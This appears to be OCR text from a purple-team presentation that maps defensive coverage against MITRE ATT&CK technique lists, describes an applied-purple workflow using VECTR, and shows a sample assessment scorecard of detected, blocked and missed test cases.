
- Drive-by Compromise
- Exploit Public-Facing Application
- External Remote Services
- Hardware Additions
- Phishing (3)
  - Spearphishing Attachment
  - Spearphishing Link
  - Spearphishing via Service
- Replication Through Removable Media
- Supply Chain Compromise (3)
- Trusted Relationship
- Valid Accounts (4)

Execution – 10 techniques

- Command and Scripting Interpreter (6)
  - PowerShell
  - AppleScript
  - Windows Command Shell
  - Bash
  - VBScript
  - Python
- Exploitation for Client Execution
- Inter-Process Communication (2)
  - Component Object Model
  - Dynamic Data Exchange
- Native API
- Scheduled Task/Job (5)
  - At (Windows)
  - Scheduled Task
  - At (Linux)
  - Launchd
  - Cron
- Shared Modules
- Software Deployment Tools
- System Services (2)
- User Execution (2)
  - Malicious Link
  - Malicious File
- Windows Management Instrumentation


Example

1




How can we understand what’s next?

There are many approaches, yet I’ll only focus on one in particular




Applied purple example flow



Intrusion & Red teaming Analysis
Establish playbook
Setup VECTR for measurement between red & blue
Manual re-validation through red teaming
Hypothesis development & threat hunting
Reporting & data model

More on applied purple, amazing preso by @jorgeorchilles:
https://www.sans.org/cyber-security-summit/archives/file/summit_archive_1571685484.pdf

Applied purple: Intrusion/RT analysis + playbooks



Store it in a place where you can easily find stuff and apply analytics


Overall Heat Map

No Coverage · TBD · Weakest · Minimal · Lower · Moderate · Strong

Initial Access
- Drive-by Compromise
- Exploit Public-Facing Application
- Hardware Additions
- Replication Through Removable Media 2
- Spearphishing Attachment
- Spearphishing Link
- Spearphishing via Service
- Supply Chain Compromise
- Trusted Relationship
- Valid Accounts 3

Execution
- AppleScript 2
- CMSTP
- Command-Line Interface
- Compiled HTML File
- Control Panel Items
- Dynamic Data Exchange
- Execution through API
- Execution through Module Load
- Exploitation for Client Execution
- Graphical User Interface
- InstallUtil 2
- Launchctl 3
- Local Job Scheduling 2
- LSASS Driver 2
- Mshta 2
- PowerShell
- Regsvcs/Regasm 2
- Regsvr32 2
- Rundll32 2
- Scheduled Task 3
- Scripting 2
- Service Execution
- Signed Binary Proxy

Persistence
- .bash_profile and .bashrc
- Accessibility Features 2
- Account Manipulation
- AppCert DLLs 2
- AppInit DLLs 2
- Application Shimming 2
- Authentication Package
- BITS Jobs
- Bootkit
- Browser Extensions 2
- Change Default File Association
- Component Firmware 2
- Component Object Mod 2 Hijacking
- Create Account
- DLL Search Order Hijacking 3
- Dylib Hijacking 2
- External Remote Services
- File System Permissions 2 Weakness
- Hidden Files and Directories 2
- Hooking 3
- Hypervisor

Privilege Escalation
- Access Token Manipulation 2
- Accessibility Features 2
- AppCert DLLs 2
- AppInit DLLs 2
- Application Shimming 2
- Bypass User Account Control 2
- DLL Search Order Hijacking 3
- Dylib Hijacking 2
- Exploitation for Privilege 4 Escalation
- Extra Window Memory Injection 2
- File System Permissions 2 Weakness
- Hooking 3
- Image File Execution Options Injection 3
- Launch Daemon 2
- New Service 2
- Path Interception 2
- Plist Modification 3
- Port Monitors 2
- Process Injection 2
- Scheduled Task 3

Defense Evasion
- Access Token Manipulation 2
- Binary Padding
- BITS Jobs
- Bypass User Account Control 2
- Clear Command History
- CMSTP
- Code Signing
- Compiled HTML File
- Component Firmware 2
- Component Object Mod 2 Hijacking
- Control Panel Items
- DCShadow
- Deobfuscate/Decode Files or Information
- Disabling Security Tools
- DLL Search Order Hijacking 3
- DLL Side-Loading
- Exploitation for Defense Evasion
- Extra Window Memory Injection 2
- File Deletion

Credential Access
- Account Manipulation
- Bash History
- Brute Force
- Credential Dumping
- Credentials in Files
- Credentials in Registry
- Exploitation for Credential Access
- Forced Authentication
- Hooking 3
- Input Capture 2
- Input Prompt
- Kerberoasting
- Keychain
- LLMNR/NBT-NS Poisoning
- Network Sniffing
- Password Filter DLL
- Private Keys
- Securityd Memory
- Two-Factor Authentication Interception

Discovery
- Account Discovery
- Application Window Discovery
- Browser Bookmark Discovery
- File and Directory Discovery
- Network Service Scanning
- Network Share Discovery
- Network Sniffing
- Password Policy Discovery
- Peripheral Device Discovery
- Permission Groups Discovery
- Process Discovery
- Query Registry
- Remote System Discovery
- Security Software Discovery
- System Information Discovery
- System Network Configuration Discovery
- System Network Connections Discovery
- System Owner/User


Lateral Movement
- AppleScript 2
- Application Deployment Software
- Distributed Component Object Model
- Exploitation of Remote Services
- Logon Scripts 2
- Pass the Hash
- Pass the Ticket
- Remote Desktop Protocol
- Remote File Copy 2
- Remote Services
- Replication Through Removable Media 2
- Shared Webroot
- SSH Hijacking
- Taint Shared Content
- Third-party Software 2
- Windows Admin Shares
- Windows Remote Management 2

Collection
- Audio Capture
- Automated Collection
- Clipboard Data
- Data from Information Repositories
- Data from Local System
- Data from Network Shared Drive
- Data from Removable Media
- Data Staged
- Email Collection
- Input Capture 2
- Man in the Browser
- Screen Capture
- Video Capture

Exfiltration
- Automated Exfiltration
- Data Compressed
- Data Encrypted
- Data Transfer Size Limits
- Exfiltration Over Alternative Protocol
- Exfiltration Over Command and Control Channel
- Exfiltration Over Other Network Medium
- Exfiltration Over Physical Medium
- Scheduled Transfer

Command and Control
- Commonly Used Port
- Communication Through Removable Media
- Connection Proxy
- Custom Command and Control Protocol
- Custom Cryptographic Protocol
- Data Encoding
- Data Obfuscation
- Domain Fronting
- Fallback Channels
- Multi-hop Proxy
- Multi-Stage Channels
- Multiband Communication
- Multilayer Encryption
- Port Knocking
- Remote Access Tools
- Remote File Copy 2
- Standard Application Layer Protocol
- Standard Cryptographic Protocol
- Standard Non-Application Layer Protocol
- Uncommonly Used Port

Applied purple: use VECTR to facilitate collaboration 1/2



SAMPLE_PURPLE Assessment Performance

2017 Q1 Purple Team
2017 Q1 Purple Team

Assessments Aggregated

Test Cases Completed:	126
Test Cases Passed:	102
Detected:	48
Blocked:	54
Test Cases Failed:	24
Not Detected:	24
Test Cases Not Completed:	0
To Be Determined:	0

Overall Score
Superior

Campaigns with Most Success

C2 Channels - Round 3	Superior (100.00%)
Windows Domain Enumeration	Superior (100.00%)
Network MiTM	
Technical Defenses - Malicious Office Attac	
NAC Bypass	

Campaigns with Least Success

External Port Scans
C2 Channels - Domain Fronting
Domain Controller Assault
Internal Web App Profiling
Internal Foothold (end-to-end)

Statistics by Detection/Prevention Tool
Blocked and detected test cases for detection/prevention tools employed

